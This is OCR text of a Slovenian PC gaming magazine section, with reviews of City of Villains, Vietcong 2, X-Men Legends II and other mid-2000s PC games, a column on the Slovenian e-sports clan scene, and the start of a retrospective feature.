Boj proti kriminalu? Fuj! Čas je za boj proti tistim, ki se borijo proti zločinu. In tistim, ki se borijo s tistimi, ki se borijo proti zločinu...

Založnik NC Soft **Razvijalec** Cryptic Studios **Na spletu** www.cityofvillains.com

Predhodnica City of Villains je zmeraj plavala v bolj plitkem delu genetskega bazena iger MMO: čofotanje naokoli je zmeraj zabavno, a kaj, ko se v tovrstne igre v resnici ne moreš nikoli zares "potopiti".

Po lanskoletnem izidu *City of Heroes* je postalo boleče jasno, da je svet, napolnjen s samimi superjunaki, pravzaprav narejen le na pol. Vesolje je preprosto zahtevalo stvaritev igrišča, polnega napihljivih predmetov, ki jih je mogoče frcati naokoli, in ki je ločeno od bolj resnega sveta. *City of Villains* sledi enaki filozofiji kot *Heroes*, le da pri tem uporablja veliko več igračk in vam omogoča, da se končno postavite v čevlje pristnega hudobca. Tako kot vesolje *Star Wars* ne bi bilo popolno brez Sithov, tudi življenje superjunakov nima nobenega smisla, če se ti ne morejo postaviti za pravico, resnico in lepoto in pri tem obrcati ter sesekljati svojih zlobnih nasprotnikov. Zato lahko končno pozabite na oprijete trikoje in opravljanje plemenitih, junaških del in si omislite primerno "zlobne" tatuje, sekire in lesene noge. Napočil je čas hudobcev.

OGLEJTE SI ŠE...

>> **City of Heroes**
NC Soft
>> **World of Warcraft**
Vivendi
>> **GTA: San Andreas**
Rockstar

MESTO ZA UBIJANJE

Razvijalci so ustvarili popolnoma novo mesto, s predeli, ki so raztreseni po številnih otočkih, imenovanih Rogue Isles. Čeprav rahlo razočarajo zaradi pomanjkanja estetske raznolikosti, pa bolj podrobni pogled razkrije osupljivo zrelost zasnove sveta. In četudi so vsi predeli predmestja sivih, izpranih barv, pa so vsi tudi neverjetno polni različnih podrobnosti. Vaša prva naloga hudobca-vajenca je pobeg iz velikanskega zapora, da dokažete, da ste narejeni iz pravega zločinskega testa. Čeprav je prvih pet stopenj igre nekoliko preveč enoličnih, pa postane raziskovanje različnih predelov pravi užitek, ko končno dosežete 14. stopnjo transportne moči.

City of Heroes slovi kot igra, ki je zaenkrat še nobena druga ni presegla v zasnovi likov, *Villains* pa ta koncept še razširi z dodatkom novih oblačil za hudobce in številnimi novimi možnostmi – izbira verig, usnja in grotesknih mask daleč prekaša ponudbo marsikatere trgovine s SM pripomočki. Čeprav bi na področju potenciala kostumov, ki jih nosijo liki, bila dobrodošla večja raznolikost, pa igra daje takšen vtis le zato, ker nas je razvadila že originalna *City of Heroes*.

Večino razredov tvorijo preimenovane različice junakov iz *City of Heroes*, tem pa je dodanih tudi pet novih. Med njimi izstopata *Mastermind*, ki ima sposobnost ustvarjanja svojih podrepnih pomagačev (robotov/nindž/zombijev), ki jih nadzira v boju, zaradi česar je izredno priljubljen med igralci, in *Stalker*, ki uporablja veščino prikritosti in napade iz zasede. Kljub temu, da je zelo zahteven za igranje, pa je s tovrstnimi umazanimi taktikami napada sposoben prizadejati veliko škode.

City of Villains je sanjski projekt za razvijalce. Uporablja enak pogon in enako osnovno strukturo igre kot *Heroes*, njegova prednost pa je očitna v letu dodatnih izkušenj, prilagoditev in popravkov. Naloge so sedaj podprte z veliko bolj verjetno zgodbo, motivacije so bolj izčrpno podane, področja igre pa so neizmerno bolj raznolika in že na začetku igre postavljena na zunanje lokacije. Med samimi misijami so še zlasti zanimive tiste, za katere izveste pri prebiranju časopisov, v katerih lahko najdete številne namige – pogosto boste morali ugrabiti znanstvenike, ki vam bodo lahko pomagali pri uresničitvi vašega super-zlobnega načrta za prevlado nad svetom v nasprotju s *City of Heroes*, kjer ste jih morali reševati iz rok ponorelih nepridipravov, kot ste vi. Morda bi tudi *City of Heroes* moral biti tako dober, a nič zato – zdaj je tako stopnjo kakovosti dosegel *Villains*. In če ste že naročeni na *Heroes*, vam po nakupu *Villains* ne bo treba plačati nobene dodatne mesečne naročnine. Krasno.


Tako kot *City of Heroes*, pa tudi *Villains* pesti nagnjenost k ponavljanju. To pomanjkanje globine vam bo sicer omogočilo preživeti zanimivo popoldne, igra pa zavoljo tega dejstva ne bo nikoli dosegla popolnega zlitja s svetom, kot ga omogoča *World of Warcraft*. Vendar pa to nikoli ni bil njen namen. *City of Villains* daje vtis, kot da se je razvijalska ekipa na začetku odločila, da bo ustvarila igro, ki jo bomo v reviji ocenili z 88%, nato pa jo še briljantno izpilila, kot je to sploh bilo v njihovih močeh. **PCF**

Min 800MHz, 512MB RAM, 64MB 3D kartica
Opt 2GHz, 1GB RAM, 128MB grafična kartica
Večigralstvo Izključno to

88% **PCF pravi...** "Ves užitek *Heroes*, z dodatkom zloveščih obrvi in poševdranih klobukov."

Super-IKEA!

Vsak nepridiprav potrebuje kraj, ki ga imenuje dom




***City of Villains* vključuje popolnoma novo možnost gradnje baze (ki se bo namestila tudi v *Heroes*, če ste nanj že naročeni). Ko boste igrali v načinu Super Group, si bo vaša skupina prislužila točke prestiža, ki jih lahko vložite v opremljanje vašega zločinskega brloga. Najboljše pri vsem skupaj pa je, da lahko plenite baze drugih ljudi in kradete njihovo lastnino.**

ENOLIČNA POJEDINA NASILJA

The Suffering
Ties That Bind

Za vso to bolečino je očitno kriva neustrezna kravata

Založnik Midway **Razvijalec** Midway **Na spletu** sufferingtiesthatbind.com



Nejasna grafika izdaja konzolno preteklost *The Suffering: Ties That Bind*.

Gre za nadaljevanje igre, ki je svoje življenje pričela na konzolah, kar se ji tudi pozna. Njena glavna privlačnost je odkriti pristop do nesprejemljivega sadomazohizma in nasilja. Zgodba o umoru in impliciranem posilstvu vas vleče skozi revna predmestja Baltimora, v njej pa odkrivate temno preteklost, v kateri so vaša žena in otroci postali žrtve vaših lastnih (vedno bolj pogostih) nadnaravnih izbruhov.

OGLEJTE SI ŠE...

>> **Bloodrayne**
Majesco
>> **Silent Hill**
Konami
>> **The Punisher**
THQ

Vidite vso to kri, razmazano po puški? Kar navadite se.

Tako se Torque (anti-junak) prekolje skozi mrežo pošasti, t.i. "Malefactorjev", ki so videti, kot da so ušle iz nočne more BDSM fetišista, in odkriva skrivnosti svoje preteklosti. Na poti pa morate sprejemati odločitve po vzoru *Fable*. Če opravljate dobra dela, so vaše moči v korist drugim, zlobna pa povzročijo, da vaše sposobnosti odražajo vašo čedalje bolj psihotično osebnost.

"Premikanje in merjenje z vašim orožjem je enostavno frustrirajoče"

Vse to je solidno, vendar pa sta nadzorni sistem in kamera tako slabo optimizirana za nadzor z miško, da so najbolj preproste naloge, torej premikanje in merjenje, enostavno živce parajoče. Prvoosebna perspektiva omogoča navpično in vodoravno pomikanje, a ne deluje brez napak in se upira diagonalnemu gibanju, tako da vas občasno zabriše v nasprotni smeri od tiste, v katero ste se želeli premakniti. Težave so prav tako s teksturami in stopnjo geometričnih podrobnosti, ki so, čeprav so pogojno užitne za ogled na televizijskem zaslonu, preprosto žalostne na monitorju z visoko ločljivostjo. Kar je velika škoda, saj se nekje v ozadju skriva zelo solidna igra, ki pa je popolnoma neigralna zaradi amaterskega prenosa s konzole. **PCF**

Min 1GHz, 128MB RAM, DirectX 8.0 3D kartica

Opt 2 GHz, 512MB RAM, 128MB 3D kartica

Večigralstvo Ne

58% **PCF pravi...** "Zabavna za ljubitelje nasilja, za vse druge pa ne ponuja ničesar."

OKLEŠČENA PUSTOLOVŠČINA

Bone
Out From Boneville


Sam & Max 2 je v rokah razvijalcev te igre. Ali jim lahko zaupamo?

Založnik Tecmo Games **Razvijalec** Telltale **Na spletu** www.telltalegames.com

Preprosti strip Jeffa Smitha je predvsem v tujini priljubljen že več kot desetletje. Nežne zgodbe Fone Bone, Phoneyja in Smileyja so priložnost za umirjeno branje. In tako tudi za večinoma umirjeno igranje. Podjetje Telltale prodaja pustolovščino *Bone* vrste pokaži in klikni kot del nanizanke. Vsakih nekaj mesecev bo na razpolago novo poglavje, ki ga bo mogoče sneti z interneta.

OGLEJTE SI ŠE...

>> **Psychonauts**
THQ
>> **Grim Fandango**
LucasArts
>> **Sam & Max**
LucasArts



***Out From Boneville* je morda videti simpatična, vendar se bliskovito konča.**

Prvo poglavje, *Out From Boneville*, predstavi glavne junake. Čeprav je glavni junak očitno Fone, vam prvo poglavje omogoča, da vodite tudi pohlepnega Phoneyja, predvidoma pa bo v kasnejših poglavjih na vrsto prišel še norčavi Smiley. Čeprav je igra postavljena v 3D svet, pa so razvijalci ohranili stvari še zmeraj preproste, da bi se izognili pastem tridimenzionalnih iger pokaži in klikni. Na žalost so pri tem pretiravali, tako da je igra anonimnega, enoličnega videza. Kombinacija ugank povezanih z inventarjem in plašnih akcijskih sekvenc se navezuje na dolge pogovore, ki so vsi prelepo glasovno odigrani. Škoda je le, da v igri, ki traja le tri ure, niso uspeli odpraviti hroščev. Dialogi se občasno spremenijo v latovščino, zaradi [illegible] popolnoma razpade tudi sistem [illegible]ank. Igra je na voljo za bornih 4.000 SIT (+DDV). Toda koliko poglavij pravzaprav nameravajo izdati? In ali bodo vsa na razpolago po takšni ceni? Če je odgovor pritrdilen, lahko to postane ena najdražjih iger vseh časov.

3D animacije so nedvomno zelo ljubke, a nekoliko preveč poenostavljene.


Bone je prijetna (razen ene *grozne* uganke z oposumi) in premore zanimive like, vendar pa se je ob taki ceni nemogoče počutiti, kot da ne bi bili ogoljufani. **PCF**

Min 800MHz, 256MB RAM, 32MB 3D kartica

Opt 1.5GHz, 512MB RAM, 128MB 3D kartica

Večigralstvo Ne

62% **PCF pravi...** "Prijetna mala igra, ki pa je veliko, veliko prekratka, da bi bila izdana po običajni ceni."



Hiter sprehod po tej čudoviti rečici ponuja nekaj brzostrelnih izkušenj.

Fantje dobivajo pomoč od strička Sama, medtem ko njihovi poveljniki čepijo na varnem.

Občasno se boste tudi zapeljali v kakšnem vozilu, te vožnje pa bodo žal kratke, vi pa brez možnosti prevzema oblasti nad vozilom.

OFENZIVNA

Vietcong 2

Pripravite se na bridko smrt, saj bo hitrejša od lepo poskočne polke

Založnik 2K Games **Razvijalec** Pterodon **Na spletu** www.2kgames.com/vietcong2

"Rdeče vino? Stari, ni časa. Najti moram nekaj vietkongovskih podgan v tunelih."

Ah, ta veliki konflikt kultur. Na eni strani imamo gromke sile znanosti, razuma in Bona, ki na veliko trobijo, kako slaba je vojna, "pis, pis, pis..." in nasprotujejo polnim ritim bogatašev, na drugi strani pa imamo Hollywood, računalniške igre in paintball, ki nam namigujejo na to, kakšne prekleto kul stvari se v vojnah odvijajo in da le ni tako hudo, če si občasno lačen. In medtem, ko bo Bono svojo smrt nedvomno storil kot novodobni mesija na križu, se bo igra *Vietcong 2* pač spopadala s tem, da jo je potegnilo na drugo stran.

Brez trohice dvoma boste sprejeli dejstvo, da so razvijalci v nadaljevanju skušali poudariti zgolj brutalno plat vojne v Vietnamu. In v nasprotju s prvimi uvodnimi desetimi minutami igranja, ko se boste odlepili od toplega telesa poševnooke lovače, se sprehodili skozi bordel, prepoln pijancev, ter vpadli na sumljivo diplomatsko zabavo, vas bo nenaden napad Vietkongovcev postavil na realno neplodna tla. Vsakršno junaštvo lahko kar odmislite zaradi enormnega poskakovanja orožja pri streljanju, ki je tako zelo brezzvezno, da se boste spraševali, kako to, da profesionalci v slovenski vojski ne hodijo naokoli s pasjimi ščitniki, privezanimi okoli leščerb. Kmalu boste tudi sprevideli, da bo za vaše klavrne poskuse dovolj le nekaj nabojev, ki vas bodo zadeli, in že boste goltali prah s tal daljne dežele, kot bi na Trojanah sodelovali v tekmovanju, kdo prej poliže 15 krofov do golega. "Štaubcuker" gor ali dol, verjeli boste, da ga je ameriška zunanja politika dobro biksnila.

Zasnova, cilj in dediščina tega niti ne spektakla so jasni: igra poskuša biti *Call of Duty* (z adrenalinskim pokanjem bomb in epskimi spopadi), posut s kapljicami *Brothers in Arms* (grob nadzor druščine) in s privezom *Apocalypse Now* (groza, o groza). V večini primerov to za čuda deluje: kar pogosto boste lajali nad vodom, pokrivali z neracionalnim razsipavanjem svinca pri napredovanju ter preverjali, ali se za naslednjo oviro skriva napadalec. To početje bo trajalo tri minute, nato vas bo nekdo ubil. Da, še preden boste vedeli, od kod. Poskusili boste znova. In še enkrat. In ponovno. Imate dovolj? Vse, kar vas bo do tistega trenutka držalo pri igranju, vsa tista napetost, bo izginilo kot javnomnenjska podpora ameriškemu predsedniku Bushu.

OGLEJTE SI ŠE...

>> **Call of Duty**
Activision
>> **Vietcong**
Take Two
>> **Medal of Honour**
EA

Komanda je padla

Kar semkaj, vi majhni, grdi možiclji

Skoraj v vseh misijah sta prisotna nadzor nad vašim vodom ter občutek, da Vietkongovcev v teh prostorih pač že ne more biti nikjer. Spotakljiv vmesnik vam bo sicer omogočil, da boste lahko presenetili nasprotnika od strani in vaši možje vam ponujajo skoraj neomejeno količino streliva in zdravja, a kaj, ko vas ne bodo slišali vedno in bodo streljali slabše kot osemdesetletniki iz Zveze borcev. Smrt fašizmu!

TEMAČNO SRCE

Kolikokrat se *Vietcong 2* ustreli v nogo, je duhomoren podatek. Mehki notranji organi vam ne dovoljujejo, da bi z nogo naredili kak napačen korak, slaba umetna pamet, retardirani sotrpini (ej, fantje, gremo se vsi skupaj drenjat pri tem izhodu in se zataknimo z bučami) in nepopolno izrisovanje okolice pa skupaj z nenatančnim merjenjem le pripomorejo k temu, da se vam naslednji krogli pač ne bo uspelo izogniti. Hej, dodajte temu še fiksirane točke za shranjevanje napredovanja in, glej no glej, stvar se začne obupno ponavljati, saj boste morali vedno ene in iste pasti premagovati kot laboratorijski hrčki.

Med petim zaporednim preigravanjem iste poti skozi džunglo ali med osmim naskakovanjem jarka pa se le ozrite po okolici in se, tako kot mi, obregnite ob ceneno podobo špila. Grafična podoba je oskubljeno nepopolna, da o glasbi sploh ne govorimo. Od časa do časa, ko boste zaslišali kakšno skladbo, vas bo ta le spomnila na to, da ni dodelana in primerna. Naslednjič, ko bo kakšen založnik ponujal igro v neuporabni kartonasti škatli ter s tem skušal prebuditi zbirateljsko žilico v nič hudega slutečih igralcih, ga bomo poslikali ter mu z bodečo žico zvezali papagaja pod jajčka. Upamo tudi, da drugim razvijalcem ne bo postala navada, da bi podobno neskončno paleto hroščate podobe še kdaj poskušali zakrinkati.

Vietcong pod površjem ni slaba vojna igra, a serija zaporednih udarcev pod pas ga precej zamaje. Res, v igri lahko doživite nekaj trenutkov razsvetljenja, a kaj, ko si jih boste prislužili šele po res dolgotrajnem vztrajanju in z na pol slepim dojemanjem prostora. **PCF**

Min 1,8MHz, 512MB RAM, 64MB RAM 3D kartica

Opt 2,5MHz, 1GB RAM, 128MB RAM 3D katica

Večigralstvo Prek interneta, 64 igralcev, kooperativni način


64% **PCF pravi...** "Dobre ideje zakopane pod debelo plastjo podpovprečne izvedbe."

FAKTOR X

X-Men Legends II

Porazite svoje sovražnike na stripovski način

Založnik Activision **Razvijalec** Raven **Na spletu** www.xmenlegends2.com



Igra je opremljena s kopico nesmiselnih statistik.

Druga igra v seriji *X-Men Legends* je malenkost lepša in kot večina žrtev uspeha tudi nekoliko slabša od svoje predhodnice. Tako kot prej gre za igro RPG iz ptičje perspektive, ki je kljub pomanjkanju globine spretno zavita v 3D videz.

Nekatere stvari ji sicer uspe prikazati, vendar brez vsakršnega resničnega navdušenja nad samo zgodbo. Njen navdih je sicer lahek RPG okleščene različice *Baldur's Gate* za konzole, *Dark Alliance*, vendar pa čistost te domišljijske izkušnje tukaj boleče manjka, kar se hitro opazi.

OGLEJTE SI ŠE...
- >> **Stripi Marvel** Marvel
- >> **X-Men Legends** Activision
- >> **Ultimate Spider-Man** Activision

Profesor med misijami daje napotke ekipi. Nato se lotite ubijanja.

Vašo skupino – nadzirate lahko vse člane – lahko poljubno zmanjšate in spremenite po lastni izbiri. Umetna inteligenca likov, ki jih ne nadzirate, je solidna, pomanjkanje nakazanih poti pa vodi v neskončno klikanje in zamotane manevre.


In to je pravzaprav vse. Edini drugi elementi so občasne moči, ki jih lahko odklenete, in točke za veščine, ki se jih boste naveličali razporejati in jih raje prepustili presoji igre. Celo napredovanje vaših junakov v vsej tej zmešnjavi nekako ni najbolj privlačno izpeljano.

Igra je zasnovana na malo verjetnem zavezništvu med skupinama X-Men in Brotherhood, skupaj pa se borijo proti ultrazlobnežu Apocalypse in njegovim štirim jezdecem. Odklenete lahko nove like in igrate kot član Brotherhooda, vključno z likom prisrčnega nerodneža Juggernauta. To sicer zveni zabavno, vendar pa igra zaradi pomanjkanja reševanja stranskih ugank postane komaj kaj več kot izgred pobijanja in naključnih odkritij. Tako enostavna je, da ne boste verjetno nikoli izgubili nobenega X-človečka, četudi niste preveč pozorni. Za uporabnike PC-jev je edini vznemirljivi vidik igre kampanja, ki jo je mogoče igrati kooperativno prek interneta ali lokalnega omrežja. Takrat postanejo stvari rahlo bolj zabavne, kljub temu pa ne bodo predstavljale izziva niti za najbolj nerodnega igralca.

Na srečo imate še drugo možnost: kupite lahko *Freedom Force 2* in uživate v igri, ki je bolj smešna, bolj inteligentna, hkrati pa vam omogoča, da ustvarite svoje lastne superjunake. **PCF**

Min 1,4GHz, 256MB RAM, 64MB 3D kartica
Opt 2GHz, 1GB RAM, 128 MB 3D kartica
Večigralstvo Internet, LAN

59% **PCF pravi...** "Kremplji iz adamantita so sicer ostri, toda ali so *resnično* vse, kar ponujaš?"



Cold War

Založnik DreamCatcher Games **Na spletu** www.coldwar-game.com

Mednarodne zarote so za nas, novinarje, ki pišemo o tehnoloških inovacijah, vsakdanja zadeva. V tem precej osnovnem "*Splinter Cell Lite*" se ujamete v rusko zaroto, ki ogrozi sovjetsko-ameriške odnose. Tukaj so vse običajne napravice, ki pa jih morate odkleniti, tako da po vzoru MacGyverja kombinirate kramo, ki jo zbirate na poti. Akcija večinoma temelji na prikritosti, vmes pa so raztresene stopnje, v katerih morate nadzirati varnostne terminale in voditi računalniško vodene like na varno. Kljub napihnjeni, samovšečni zgodbi pa ponuja zabaven sprehod po ruskih zaporih, štabih KGB in celo po jedrskem zabaviščnem parku, ki se imenuje Černobil.

Min 1,7GHz, 384MB RAM, 64MB 3D kartica
Opt 2,4GHz, 512MB RAM, 128 MB 3D kartica
Večigralstvo Ne

71% **PCF pravi...** "Tako zastarela kot hladna vojna, a

Shattered Union

Založnik 2K Games
Na spletu www.2kgames.com/shatteredunion

Žanr poteznih strategij je že obupno nasičen, *Shattered Union* pa na žalost ne izpolni privlačne obljube svoje zgodbe in po ničemer ne izstopa iz množice. Sodobna Amerika se je ravnokar razdelila na sedem frakcij. Vsaka ima svoje častne posebne sposobnosti, ki postanejo sčasoma dostopne, eno izmed njih pa nadzirate vi. Zanimiva nova možnost je obstranska škoda, čeprav nima velikega vpliva na igro. Celoten občutek preprosto ni zadovoljiv – kot da bi igrali Hendrixovo *Voodoo Chile* na bendžo.

Min 800MHz, 128MB RAM, 128MB 3D kartica
Opt 1GHz, 256MB RAM, 256MB 3D kartica s Pixel Shader 1.4
Večigralstvo Vroči sedež, LAN, internet

55% ... Dolgočasno povprečna, in brez prave inovativnosti.

Rag Doll Kung Fu

Založnik Na razpolago prek Steama
Na spletu www.steampowered.com

Uveljavljenim imenom v industriji iger je veliko lažje predstaviti domači projekt kot programerjem iz spalnice. *Rag Doll Kung Fu*, ki ga je zasnoval Mark Healey, ustvarjalec *Fable*, je izvrsten primer. Bolj kot za pravo igro gre namreč za raziskovanje fizike v igri, kot taka pa je zanimiva novost, ki lahko za kratek čas pritegne pozornost. Nadzor je v celoti omejen na miško, gibanje in klike ob pravih trenutkih pa uporabljate za upravljanje z udi vaših majhnih bojevnikov, medtem ko si ti skačejo v lase. Zavedajte pa se, da zabava hitro mine in da za nizko ceno dobite izdelek, ki ne ponuja veliko.

Min 800MHz, 256MB RAM, GeForce 2 3D kartica
Opt 2GHz, 512MB RAM, GeForce 4 3D kartica
Večigralstvo LAN/internet

69% **PCF pravi...** "Dokaj igralna in zabavna – toda le za kratek čas."

Plemenska scena

Mesečni skropucalski plagiat online prigod slovenskih klanov

Svetovna igralska situacija

Trenutno na igričarski sceni v Sloveniji ne rastejo rožice. Obstaja možnost, da se stvari popravijo?

Ja, prav o njej so se pred slabima dvema tednoma razpisali na največjem slovenskem forumu **www.discharged.org**, namenjenem predvsem igralcem internetnih večigralskih iger. Igralci sami seveda ugotavljajo, da bo do uvedbe e-športa v Sloveniji moralo preteči še veliko vode, mi pa dodajamo, da bo scena, ki zdaj obstaja v takšni obliki, kakršna pač je, morala tej vodi premešati še dosti mleka in čokolešnika. Na sceni smo priča menjavi določenih igralskih generacij (starine se raje zaposlujejo, kot da bi sanjali o velikih igralskih karierah), nanjo pa seveda stopajo mlajše generacije igralcev, ki živijo v svetu, kjer v tujini mladci z nažiganjem obrnejo prenekateri zabeljen goldinar, medtem ko v Sloveniji še tako dobri in sposobni organizatorji od sponzorjev ne morejo zagotoviti zmagovalcem večjih turnirjev ničesar več kot zgolj povračila stroškov, pice in pijače, temu pa mogoče še dodajo kak kos strojne opreme, ki roko na srce, poštenim igralcem ne koristi prav nič. Pa še v slednjem primeru se nemalokrat izkaže, da je tekmovanje mladini postranska stvar, saj se ga raje tudi na tovrstnih prireditvah nacejajo, kot da bi profesionalno opravili tisto, zaradi česar so pač prišli. Če organizatorji ne bi imeli želje po tem, da se scena v naši deželi povzpne na višji nivo, bi tega najverjetneje ne počeli. In vsak dogodek, ki se izpelje do konca, je po našem mnenju uspešen dogodek.

Tuje sponzorje je seveda mogoče privabiti v Slovenijo, a organizatorji tekmovanj se naj najprej vprašajo, ali se jim bo kdaj ob pomanjkanju ciljne skupine igralcev in domačih sponzorjev (ki si zagotovo ne morejo privoščiti astronomskih zneskov, ki jih na svojih tekmovanjih ponujajo profesionalna združenja, kot je CPL) to početje sploh izplačalo in ali ne bi bilo najbolje, če bi svoje napore usmerili tudi onkraj Alp.

Slovenija ne premore več kot jurja aktivnih igralcev v okoli desetih popularnih večigralskih igrah, število igralcev pa iz dneva v dan bolj upada, saj čez igre po tekočem traku vozi čas z velikim valjarjem med nogami. Recept za ustvarjanje klana je sila preprost, ni pa preprosta pot, ki bi jo morali igralci pretrpeti, če bi želeli od tega dejansko nekaj imeti.

Popolnoma se strinjamo s tem, da je z igranjem enako kot z vsemi drugimi športi. Res, res, pri tekanju in skakanju v navideznem svetu ne potrebujete kondicije, tudi fizično se ne boste nič kaj pretegnili, potrebujete pa zato dobro koordinacijo in dojemanje prostora, kar s treningom nekateri še izboljšajo, temu premikanju dodajo nadpovprečno ciljanje in dojemanje premikanja sovraga, predvidevanje situacij vnaprej, dobro taktiko in ure in ure, ampak res ure igranja. V tujini so žal zaenkrat še precej pred nami. V tej deželi zvez in poznanstev in gasilske demokracije lahko organizatorje reši le še dobrodušnost lokalnih veljakov, fotri z debelimi denarnicami ali prijatelji na računalniških podjetjih, ki proti koncu leta iščejo še tiste zadnje luknje, kje bi si nabili nekaj stroškov in za ta denar opetnajstili državo. Tistega dne, ko bo za prvo nagrado na katerem koli tekmovanju v igrah v Sloveniji zmagovalno pleme prejelo 25.000 evrov, se bo kompletni škofovski zbor vrnil s skupinskega bungee-jumpinga praznih gat, poln prelestnih vtisov in z novimi dognanji ter predlogi o spremembi zakona o gravitaciji. No, šalo na stran, če drugega ne, bo naš urednik pojedel volneno kapo in pomolzel psa. Tako bo to, ja.

Priključite se debatnemu krožku na **debate.discharged.org/viewtopic.php?t=19974** ali pa na **www.pcformatslo.net/forum** in nam končno zaupajte svoje mnenje. PCF

FACE IN Q4

(SLOfaca) 1 vs 1, spletni turnir v igri *Quake 4*, je te dni prešel že v tretjo fazo tekmovanja in nekaj igralcev se je za končni cilj zmage v prvem slovenskem turnirju v najnovejšem *Quakeu* že moralo obrisati pod nosom. Naj vas spomnimo, da se igra t.i. sistem double elimination, kjer poraz igralcem prinese možnost do vsaj še enega spopada. V primeru, da so igralci izgubili dve tekmi, pa se lahko od nadaljnjega tekmovanja tudi poslovijo. Potek turnirja je lepo viden na spletnem naslovu www.slofaca.net/brackets.php, naši trenutni favoriti pa so kdo drug kot miso, six, impaa in Ripper. Na www.slofaca.net/news.php?menu=toornir pa mimogrede preberite še katero izmed reportaž s tekem ali pa snemite demo ter si oglejte, kako stvari streže slovenska "kvejkerska" elita.

VROČI NA SCENI

Pleme

Digital Instinct

Spletna stran: dinstinct.di.funpic.de

Igra: Counter-Strike 1.6

Ekipa z nenavadnim instinktom šteje pet članov in ta trenutek velja za najuspešnejšo slovensko ekipo v igri *CS*. Zakaj? Ker smo mi rekli, da je tako. Fantje so namreč zmagali na zadnjem tekmovanju DSL Tournaments, tja pa je bilo povabljenih šest najboljših ekip v državi. Njihovi taktični in strelski premoči so podlegli celo zadnje leto izjemno močni Geek Organisation, legende Point5, stari dobri Missing In Action in še drugi. Jasno, ena lastovka še ne prinese pomladi, in dober teden po tekmovanju DSL se je prvi lovoriki pridružila še tista iz LANFesta #3.

Načrti za prihodnost:
Uveljavljanje na tuji sceni in v okviru tega udeležitev nekaj tekmovanj v bližnji Avstriji in malce bolj oddaljeni Nemčiji. Jasno, fantje bi trenutni primat na domači sceni radi obdržali tudi v prihodnje.

RADIO ENERGY 89,3 FM KRŠKO

Pogled nazaj

Preberite, kako iz otroške igrače in filmske licence ustvariti odlično igro

KARTOTEKA
Rojstvo iz ljubezni

Osebek Jonathan Smith
Naziv Direktor razvoja
Razvijalec Traveller's Tales
